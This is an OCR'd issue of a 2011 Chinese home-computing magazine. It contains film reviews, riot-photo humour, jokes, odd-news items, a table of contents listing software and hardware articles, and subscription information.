
也许我还欠银行很多,但是怎么能比的了结婚证上内两个灿烂的笑容,也许成长的路上,我们真的需要放慢脚步,因为麻子属泰告诉我们步子迈大了容易扯到蛋。那些犹如蓝妹妹一般看见衣服就大呼小叫的外国妞儿们一旦说出一句善解人意的话,总是能比贾樟柯和陆川显得更动人。尽管我早已不再是不敢一个人睡的小盆友,但蓝精灵的话,该听还是得听。

我承认该片剧情略老套,节奏略慢,情节单一化,人物好莱坞化。可是当年你咬着棒棒糖,趴在电视机前看《蓝精灵》的时候剧情比这个还要单一,无非不是格格巫来抓蓝精灵没抓到,格格巫又来抓蓝精灵又没抓到,格格巫抓到蓝精灵了!蓝精灵逃跑了……可是当年那个牛逼烘烘的你不是巴巴的看着,乐得跟什么似的,谁就没小时候过?

这些张嘴基情闭口卖萌的亲们,如果你心智已经扭曲得百转千回转不回来,如果你口味重得舌苔发黑不能自愈,请绕道离开,《蓝精灵》属于一个有童年回忆,有乐观心态的人。我看你们这些个亲们还是包邮绕道吧。

评价:这是一部动画片

上映日期:2011年8月10日



《惊悚之夜》:拜托,恐怖片不是这样的

电影杂糅了很多元素,从犯罪、悬疑到色情,一个元素把握起来都困难重重,还一把抓一堆,结果犯罪很无聊,悬疑没体现,色情纯噱头。影片还有说教严重的毛病,这倒不偏离法制节目的栏目宗旨,假如片名是水落石出,也还能大可原谅了,偏偏自讨没趣的称为《惊悚之夜》,这可把我乐坏了。

评价:这是法制节目

上映日期:2011年8月5日



《无极限之危情速递》:新人也是有演技的

这部剧最大的亮点应该是演员的演技。两位科班出身的主演通过几部剧的历练,演技明显有增强,至于那些吐槽演技的人们不知道你们是什么心态和喜好。另外女配娜娜是非专业,听说还是首次演电影,片中表情、眼神还是OK的。片中两段感情形成鲜明对比,虽有点落俗套,也依然有感动。

评价:不像评论的那么糟糕

上映日期:2011年8月12日

# 全靠 PS 处理 暴乱其实也很有趣



●天线宝宝,你肿么了? 基情的暴动



●你敢抓我,我叫帝国灭你全家



●你当这是圣诞大游行吗? 快回家去吧。



●对比起,这里即将举行盛大的化妆舞会,男人也能很娘的。

我一直不是很能理解“示威暴动”是怎么会导致“偷抢劫掠”的——究竟是在一个什么样的时间点,你会突然决定,“坚持自己的立场、宣扬自己的理念”和“偷个闹钟收音机什么的”比起来,变得不那么重要了?伦敦骚乱发生后,有休闲人士也把目光放到了Photoshop上,我们收集了一些打砸抢烧的PS图,至于有没有笑点嘛,这就请大家评判了。

此外,针对英国骚乱,伊朗称愿向英国伦敦派“维和部队”。广大网友认为:伊朗有这个能力,也有这个必要。



颠覆



●吞吃了无数的膨大剂食品后,我相信,他们最多也就12岁。



●你见过这么多颜色的贵宾么? 还不带走!



●什么叫环保,烧掉汽车,骑马回家。

## 热门视频

专题 | 争议 | MV | 排行

### 狂野

#### 公鸡中的战斗机



会打架的鸡算什么,这只鸡它会笑,会笑哦!你还见过比它更狂野的鸡么?我怀疑它是在哮喘。

观众评论:大概是巧合发出的这种恐怖的声音吧,要是晚上听到,那肯定要死人的。

时间长度:14秒

短片评分 4.7

### 聪明

#### 会做家务的狗



自己叼着碗去弄吃的,会做家务的狗狗你伤不起!这到底是怎么调教出来的?

观众评论:实在太可爱了,换谁都想养一条这样的狗。

时间长度:4分15秒

短片评分 4.8

讨论地址 <http://bbs.cbifamily.com/forum41/thread156606.html>

本周趣图



▶ 我知道哈利为什么没有跟赫敏在一起了，因为他与罗恩的爱好真的不一样啊。



▶ 婴儿车要不要这么拉风啊……你这样会招来枪手的。



▶ 以前用遥控器的方法弱爆了，当橡胶老化后，咱也要这样操控。

News

震撼

废弃物之美:光盘海

法国艺术家埃莉斯·莫林和建筑师克莱门斯·艾利亚德共同用 65000 张废 CD, 手工创作了这个作品, 他们将这些 CD 拼接起来, 并放置到充气物上, 就构成了这片面积达 500 平方米的“CD 之海”。这个作品的名字叫做“废弃景观”, 现在正在巴黎展出。



News

恶心

用肉做的蛋糕

啊, 好美味的蛋糕! 但这不是蛋糕。这组作品名叫“甜蜜的肉”, 别看这些“蛋糕”“冰淇淋”“甜筒”看起来很漂亮很美好, 要是我告诉你它们是五公斤肉 + 大堆肥肉 + 两升血液, 你又会做何感想? 蛋糕做的肉, 咱见过了。肉做的蛋糕, 还是第一次哦, 不过好像都是生的。



意外圈

▶ 怎么了

挽着男朋友逛街, 人家说, 哟, 还拉着弟弟来逛街啊, 惯例这不是躲躲, GC 是, 我挽着我老爸逛街, 人家竟说, 哎哟, 运气好啊, 傍上了这么有实力的男友……尼玛, 什么社会啊, 劳资是郭美美那种淫么? 敢情下次我挽我爷爷逛街, 人家还说我是邓建国和她那未满 20 的嫩妻呢!

▶ 验钞

有个人看到一个小贩在卖验钞机, 10 块一个, 真便宜。他有些心动了, 便问: “这东西好用吗?” 小贩拿出一张百元大钞, 放在验钞机上, 验钞机马上发出提示音: “这张是真币。” 这个人放心了, 马上掏钱买了一个, 一回家就向老婆炫耀, 他老婆说: “真钞不算, 能验出假钞才行。” 可他没有假钞, 就让女儿拿张废纸过来。女儿拿了张废纸放在验钞机上, 很快, 验钞机响亮地发出提示

音: “这张是真币。” 女儿高兴坏了, 说: “太好了, 这下我们有钱了!”

▶ QQ 控

在大街上看见一个人长相暴丑, 忍受了半天, 还是走上前去诚恳地对人家说: “朋友, 麻烦你换一个头像好不好, 对你这个头像我过敏。” 然后, 没有然后了, 跑吧。

▶ 待遇

夫妻两个人, 辛辛苦苦打拼, 然后买了个海景别墅, 还房贷每天压力巨大, 早出晚归, 然后他们家的保姆每天做的最多的事情就是抱着他们家的狗在阳台上观海, 喝咖啡。

▶ 毁尸灭迹

我们寝室里面有一哥们, 家里面托人带了 10 斤

桔子。他不在, 大家开始偷吃, 结果偷吃的人越来越多, 最后十几个人竟然把桔子吃完了。大家面面相觑, 最后干脆一不做二不休, 把整个袋子和便条都毁尸灭迹了。该哥们过了一个礼拜才疑惑的问: “我妈给我带的桔子怎么还没到?”

▶ 高难

据说汉语等级考试是全球最难的考试之一, 虽然语速很慢, 但是内容真的很无语。举例说明: 一听力短对话。男说: 哟, 今天你的牙齿好白啊。女说: 那是假牙。男说: 真的假的? 女说: 真的。问题: 请问这是真牙还是假牙?


▶ 电影

昨晚看电视, 发现英国骚乱。女友泪流满面, 我惊诧, 急问: “你们伦敦不是没有亲戚吗!” 她哭着对我说: “你还记得《2012》的开头吗?”

本周趣图



▶ 这个构图实在是太有创意了,令人浮想联翩。



▶ 新版水浒,怎么武松看着那么眼熟!刚从加勒比回来的?



▶ 尼玛,不带这样拍的!你玩摄影玩到脑残啦!

News

牛啊

二氧化碳 + 沙子比水泥还结实

沙子到处都有,二氧化碳也满天都是,直接就地取材灌入模具,然后经过大约 1 分钟的处理过程,砖块就造出来了,并且这种砖头非常坚硬。随后把它用粘合剂浸透,这样除了强大的抗压能力之外这种砖头也有了约 2.5 倍于混凝土的强度!拿来造应急房屋,刚刚地!



News

神圣

美少女驱魔特攻队

这不是在拍电影,而是真有其事,来自美国的几名十来岁的女生,组成了驱魔特攻队。像牧师一样拿起十字架、圣经和圣水,没事的时候便周游世界,到处驱魔。不要以为驱魔是一件轻松的事情,在面对那些中了邪的,力气大的小伙子们。美少女驱魔特攻队也不得不找来壮汉,帮助他们夹住中邪小伙,然后对其进行驱魔。



纠结圈

本栏目内容纯属网友恶搞,不代表本刊观点,请勿对号入座。

(15/08) 星期一 见义勇为

今天,我在商场买东西时,看到一个邋里邋遢的混混正跟着一个女孩。出于见义勇为的心理,我跟了他们两条街,直到一条小巷子里,看到那混混似乎要上前去捉住那个女孩子,我冲上去把他放倒在地。结果?那男的是那姑娘她爹。

(16/08) 星期二 守候

周末去看一个朋友,路上买了一瓶可乐喝,却发现一老婆婆紧跟着我,于是我就转身问她“你要干什么呀老奶奶?”她说:我要你手上的空瓶子。哦,原来这样,于是我把空瓶子给了她,谁知道我走了一段路发现她还跟着,我就纳闷了,又问:“奶奶,这瓶子不是给你了吗,还有事吗?”谁知道她这样回答:“小伙子,这么热天我就不相信你不再买一瓶!”

(17/08) 星期三 拆房

刚看了一个说结婚不能让女方装修房子怕离婚扒墙皮的事情,我马上跑去跟男朋友说,以后我们结婚,我家一定要负责厨房和厕所的装修。这样如果你以后找小三了赶我出门,我就把厨房拆了饿死你们,把厕所堵了憋死你们,哈哈……男友表示“鸭梨”山大!

(18/08) 星期四 奢望

毕业了得自己租房子住,找了很多天的房子,总算联系一个房东,是个师范大学的老师(女),房子看着不错就打算租下来了。GC是在一起收拾房子的时候发现了一堆 XX 碟,你懂得,那女老师说这是她同事去外地旅游带回来的送她的,不能给我留下,全带走了,其实很是希望留下了……

(19/08) 星期五 没事

一位大爷,貌似已耄耋之年,头发斑白,淡定的走在斑马线上。随后,“砰”声,大爷倒地不起,车主不知所措,路人迅速围观。虽车速不快,撞声不响,但大爷毕竟年事已高,众人急等 120 前来。GC 来了,大爷舒了口气,浑厚嗓音传来:“NND,总算是顺了气。没事儿,大伙都散了吧,散了吧。”

(20/08) 星期六 抚恤

今天,一个自称是我们家钟点工的儿子的男孩到我们家,说他母亲因为心脏病去世,以后都不能来了。我们把钟点工这个月的薪水给了他,还额外加了些钱。一个小时后,她出现在我们家,而她说她并没有儿子。

### 编者的话

伴随新《婚姻法》的尘埃落定,有单身宅男大呼:男人又终于翻身农奴把歌唱了!更是有不怀好意的邪恶宅男非常诚恳地提醒女同胞们,如果你们的男朋友或老公现在顶着新中国历史上最高的房价、历史上最严厉的调控政策,花光所有的积蓄去买房子,那么这个行为绝不是爱你,而是爱自己!保护自己!对于这些人的言论,不妨姑妄听之。但是,作为有见地的 80 后、90 后女性,与其沉溺于无意义的争论,不如“当个大女人,让钱不再成为女人被动的根源”。

### 重点推荐

#### 92 三星 I997 和 HTC Sensation 买哪个性价比更高?

2011 年是双核智能手机的时代。不过就在近期,手机市场上又出现了一款单核处理器强者三星 Infuse 4G(I997),堪称最强单核智能手机。而它今天要面临的对手,就是处在相同价位区间的 HTC Sensation。两款机器的报价均在 3200 元左右,买哪个更划算?



#### 93 持握舒适才是王道!教你根据手型和手指粗细来选手机

大屏触控手机日渐成为当前流行的趋势。虽然大屏能够带来更好的视觉体验,但是手机毕竟不是“眼”机,一款大小适中、能够让自己持握舒适的机型才是消费者购机的不二之选。实测发现,不同手型、粗细不等的手机,也有着不同的选机标准。



主管 四川省科学技术协会  
主办 四川电脑推广协会 电脑商情报社  
总编辑:牛泊  
编辑出版:《数字化用户》杂志社  
编辑部电话:(028)87688333-8054  
广告热线:010-62137528  
发行投诉电话:(028)68116645  
800 免费电话:800-886-4689  
法律顾问:四川蜀丰律师事务所 申杰锋律师  
IT 产品资料索取:dbfq@cbigroup.com  
办公地址:成都市营门口路民光商厦 5 层  
邮政编码:610036  
网站: http://www.cbifamily.com/  
国内统一标准连续出版物号 CN51-1567/TN  
国际标准连续出版物号 ISSN 1009-0843  
邮发代号 62-99  
定价 人民币 6.00 元  
承印单位 成都华好印务有限责任公司  
发行单位:全国邮政局  
出版日期 2011 年 8 月 30 日  
广告经营许可证号 5100004001007

### 封面专题

## 005 各种推荐、各种植入 让捆绑软件滚出桌面

### 游戏娱乐

- 游戏前线 122 如果《魔兽世界》免费你还会继续玩下去吗?
- 电影空间 124 《赛车总动员 2》:世界风景走马观花
- 影评 1+1 125 《蓝精灵》:不要总是拿成人的眼光说事
- 一周八卦 126 全靠 PS 处理 暴乱其实也很有趣
- 一周八卦 127 恶心 用肉做的蛋糕
- 一周八卦 128 二氧化碳 + 沙子比水泥还结实

### 软件网络

- 技巧手把手 022 PDF 批量检查,让坏文档无处藏身
- 网络点点通 028 注册个临时邮箱 不怕垃圾邮件骚扰
- 网络点点通 029 出轨、外遇……无法启齿的秘密 去向陌生人倾诉
- 软件大观园 032 玩史上最小 Flash 播放器
- 软件大观园 033 让别人电脑中隐藏的美女图统统现身
- 软件大观园 039 一点外语不懂 也能当程序汉化员
- 软件大观园 040 PDF 跨文档分割合并怎么做最简单?
- 软件大观园 041 快速预览 多层文件夹下的文件
- 软件大观园 042 用“防色墙”彻底屏蔽黄色资源
- 鳧老虎门诊 043 为啥 XP 系统,总是无法正常卸载 U 盘?
- 鳧老虎门诊 044 XP 共享文件夹,同时访问的人一多就崩溃,怎么办?
- 鳧老虎门诊 045 修改启动项只剩杀毒和输入法,结果没声音了,咋办?
- 鳧老虎门诊 046 频繁重装系统,是不是会损伤硬件啊?
- 鳧老虎门诊 047 用快捷键 QQ 截图无法成功
- 鳧老虎门诊 048 设置的还原点会消失
- 鳧老虎门诊 049 QQ 群被踢如何再次加入?
- 鳧老虎门诊 050 USB-HDD 和 USB-ZIP 有什么区别?
- OS 大管家 051 用微软独立清道夫杀灭系统中的恶意软件
- 安全最前线 052 致命挂马,彻底攻占局域网

下载地址:www.cbifamily.com/download/201133.html

### 本周软件下载索引

- 32 Swiff Player(史上最小 Flash 播放器)
- 32 魔乐手机管家 v2.0Beta1 内测版
- 33 网易邮箱助手 v2.0 正式版
- 33 GetHostIP(一键获取 IP 和主机地址)
- 40 Doro PDF Writer( PDF 分级)
- 41 Eagle Mode( 文件夹预览)
- 41 Red Cyan 3D Camera(3D 制图)
- 42 防色墙
- 42 电信测速专用
- 42 IPCFG(IP 设置)
- 53 腾讯微博自动评论工具
- 53 AeroRainbow( 系统辅助)
- 53 CubicExplorer( 文件窗口工具)
- 54 Microsoft Camera( 编解码器)
- 54 夸偶显示器开关( 显示器工具)
- 54 蓝鼠文本数据处理( 数据处理)
- 55 播放器后台进程结束器( 进程监控)
- 55 极品 u 盘启动制作工具
- 90 AutoStart( 设置安卓开机启动项)
- 90 Android 版玛撒网 v0.1
- 91 Android 版男人装 v1.0

### 特别推荐

#### 33 Find Hidden( 让电脑中的隐藏文件无处藏身)

本期介绍的这款“Find Hidden”软件相当邪恶,它可以让电脑中所有设置了隐藏属性的文件统统现出原形。

#### 39 Sisulizer( 程序汉化)

即使没有外语基础,读者朋友也能够通过这款名为“Sisulizer”的软件进行软件汉化,整体过程相当简单。

#### 91 QQ 农牧场套装 for Android

和其它手机端的农牧场助手不同的是,本软件所有的种摘菜、驱赶动物和收获幼崽都是一键完成,无需设置!

### 本周推荐

#### 23 用迅雷看看截取、转换视频

新的 Chrome 版 Flash 插件发布后,世界之窗极速版无法自动更新,而 Chrome 可以自动更新,这里介绍让世界之窗极速版也能拥有最新 Flash 插件的方法。



#### 30 注册个临时邮箱 不怕垃圾邮件骚扰

临时邮箱具有匿名性、时效性等特色,且在一段时间后会自毁。而“MailNesia”就是极少数支持中文显示的临时邮箱服务,再也不怕垃圾邮件骚扰。



#### 122 如果《魔兽世界》免费,你还会继续玩下去吗?

最近曝出 WOW 有可能采用免费模式,此话一出,众 WOWer 一片哗然。那么如果采用免费模式,WOW 该怎么赚钱呢?而作为一名 WOWer,你还会继续玩吗?



### 硬件广场

#### 评测专题

#### 058 SNB 平台,DDR3 1333 和 DDR3 2133 性能无区别?

#### 三步挑精品

#### 059 后市恐难再降,看清性能选个 2TB 硬盘

#### 正方反方

#### 064 挂机挖矿赚美金,这事儿真的靠谱?

#### 焦点行情

#### 070 2TB 硬盘跌破 500 元大关

#### 行情报价

#### 071 AMD HD6850 跌至千元

#### 行情报价

#### 072 4GB 内存全线跌破 140 元

#### 八卦传闻

#### 073 599 元! GTS450 将全线降价?

#### 卖场经验

#### 076 购买挤压库存有诀窍

#### 硬件杂谈

#### 077 手机处理器——Intel 说不出的伤痛

#### 菜鸟 ABC

#### 078 关于固态硬盘那些你必须知道的术语

#### 趣味测试

#### 079 用 Win7 系统, 电脑的温度和功耗会更高?

### 数字家庭

#### 手机资讯

#### 086 诺基亚首款 WP7 手机正式名称曝光

#### 数码杂谈

#### 087 谷歌收购摩托罗拉是典型的流氓行径

#### 买得买不得

#### 088 超热辣性感的女性翻盖音乐手机

#### 买得买不得

#### 089 大学男生宿舍夜生活必备手机

#### 小崔玩手机

#### 091 安卓手机《QQ 农牧场助手》爽玩技巧

#### 买得买不得

#### 094 这些非智能手机售价超低值得买

#### 买得买不得

#### 095 4 英寸触控屏 3G 上网手机推荐

#### 手机工具箱

#### 097 哪种安卓手机罗盘好用?

#### 数码淘宝

#### 099 我悄悄地照亮你 迷你 LED 电筒

#### 本乐会

#### 107 华硕 U31KI231SD PK 富士通 LH531 同为 4399 元,选 14 寸还是 13.3 寸?

#### 本乐会

#### 108 GT520M 独显本本最低仅售 3199 元

#### 本乐会

#### 109 750GB 硬盘笔记本只要 4199 元

#### 本乐会

#### 111 500GB 笔记本硬盘只要 350 元

#### 数码玩家

#### 114 把平板电脑上的隐私图片隐藏起来

#### 数码玩家

#### 115 教你辨别真假微型音箱

非学无以致疑 非问无以广识  
 学问学问, 不懂就问  
 懂得自己无知, 说明已有收获。  
 人之学问, 知能成就, 犹骨象玉石, 切磋琢磨也。  
 多诈的人藐视学问, 愚鲁的人羡慕学问, 聪明的人运用学问。  
 三人行, 必有我师焉。择其善者而从之, 其不善者而改之  
 敏而好学, 不耻下问, 是以谓之文也。

源自  
读者

# ASK.cbifamily.com

## 《家用电脑周刊》学问频道

### 经典问题列表

已解决问题

热门问题

- > wuauclt.exe 病毒如何清除?
- > 请问为何会出现缺少 netcfg.hlp 文件的情况?
- > 请问 pfsvoddata.bbv 这是个什么文件?
- > 诺基亚 5530xm 手机 QQ 该怎么下载?
- > 求 windows7 旗舰版破解方法!

### 帮助别人, 共同成长

学问牛人榜

积分排名

1	东吴大帝	探花	十一级	29728
2	蕉老虎	探花	十一级	26549
3	望月犀牛	探花	十一级	25134
4	CoolerNet	进士出身	九级	18459
5	龚师傅	进士出身	八级	14165

问题分类

精彩推荐

最新问题

积分排行

The screenshot shows the '知识问答' (Knowledge Q&A) section of the website. It features a navigation bar at the top with links to '首页', '新闻中心', '软件广场', '软件网络', '电子版', '数字家庭', '下载乐园', '学问', '商城', '论坛', and '上午好! 登录 | 注册'. Below the navigation bar is a search bar and a '我要提问' button. The main content area is divided into several sections: '问题分类' (Question Categories) on the left, '精彩推荐' (Featured Questions) in the center, and '最新问题' (Latest Questions) at the bottom. On the right side, there are sections for '站内公告' (Site Announcements), '上周积分排行' (Last Week's积分排行), and '总分排行' (Total积分排行). The '问题分类' section lists various categories such as '教师帮硬件', '软件推荐', '猫得玩数码', '游戏问题', '硬件', '显卡', 'CPU', '主板', '内存', '硬盘', '显示器', '软件网络', '操作系统', '互联网', '应用软件', '浏览器', 'QQ', '编程', '计算机安全', '病毒', '木马', '漏洞', '病毒软件', '安全基地', '手机', '诺基亚', '摩托罗拉', '索尼', '三星', '苹果', '多普达', '多媒体', '播放', '音频', 'MP3', 'MP4', '格式转换', '字幕', '笔记本', '选购', '品牌推荐', '笔记本', '网络游戏', '穿越火线', '魔兽世界', '征途', '腾讯卡丁车', '劲舞团', '单机游戏', '仙剑奇侠传', '魔兽争霸', '实况足球精英', '休闲小游戏', '三国系列', '电脑培训', 'IT认证', '游戏培训', 'CompTIA', '学问帮助', '求助', '我的建议', '意见反馈', '最新问题', '待解决问题', '已解决问题', '投票中问题', '高分问题'. The '精彩推荐' section features a cartoon tiger character and a list of recommended questions. The '最新问题' section shows a list of recent questions with their titles, categories, and authors. The '站内公告' section contains site news and announcements. The '上周积分排行' and '总分排行' sections show the top users based on their activity in the forum.

传递科技资讯 提高生存技能

# 邮发代号 62-99

到邮局订阅，直接报邮发代号即可订阅，无需刊物名称

## 简介

2011年《家用电脑》，全年50期。内容以软件网络实用技巧为主，硬件装机导购和数码娱乐为辅助内容。订阅《家用电脑》，您将随时享受快人一步的IT实用资讯。

## 如何订阅

- 1、最简单的订阅方式：  
拨打11185邮局上门订阅。
- 2、网上订阅报纸请登录：  
[bk.chinapost.com.cn](http://bk.chinapost.com.cn)

## 你需要记住的订阅信息

- 1、我们的邮发代号：62-99
- 2、启用杂志刊号CN51-1567/TN（原为《数字化用户》），该刊号隶属电脑商情信息服务集团，由电脑商情报主办。

## 设置五种灵活订阅方式 可任意选择

- 方式1：按半年订阅  
按实际出版期数核算，时间 $\geq$ 6个月
- 方式2：按季度订阅  
按实际出版期数核算，时间 $\geq$ 3个月
- 方式3：按月度订阅  
按实际出版期数核算，时间 $\geq$ 1个月
- 方式4：单独购买单期刊物，每本6元！

（买家承担运费；一次性购买5本或5本以上免运费）

方式5：

网上订阅全年电子版，全年价50元！

（电子版充值号码可以直接通过网上商城直接购买。

地址：<http://shop.cbifamily.com>）

注释：无论是按月订阅、按季订阅还是按半年订阅，均按照“订阅价=期数 $\times$ 6元”来核算，以该时间段中的实际期数为计算标准。目前电子版只针对最新一期限制阅读，明年将针对本年度所有内容限制，无有效电子版帐号，可能无法阅读。



# 欢迎订阅

# 2011年《家用电脑》

■ 本印刷品提供的所有信息，经过小心核对，以求准确。 ■ 如有任何印刷错误和翻译错误，本社不承担任何因此产生的后果。

■ 在法律允许的范围内，本社对此活动拥有最终解释权。 ■ 如有任何疑问请访问垂询。

## 家用电脑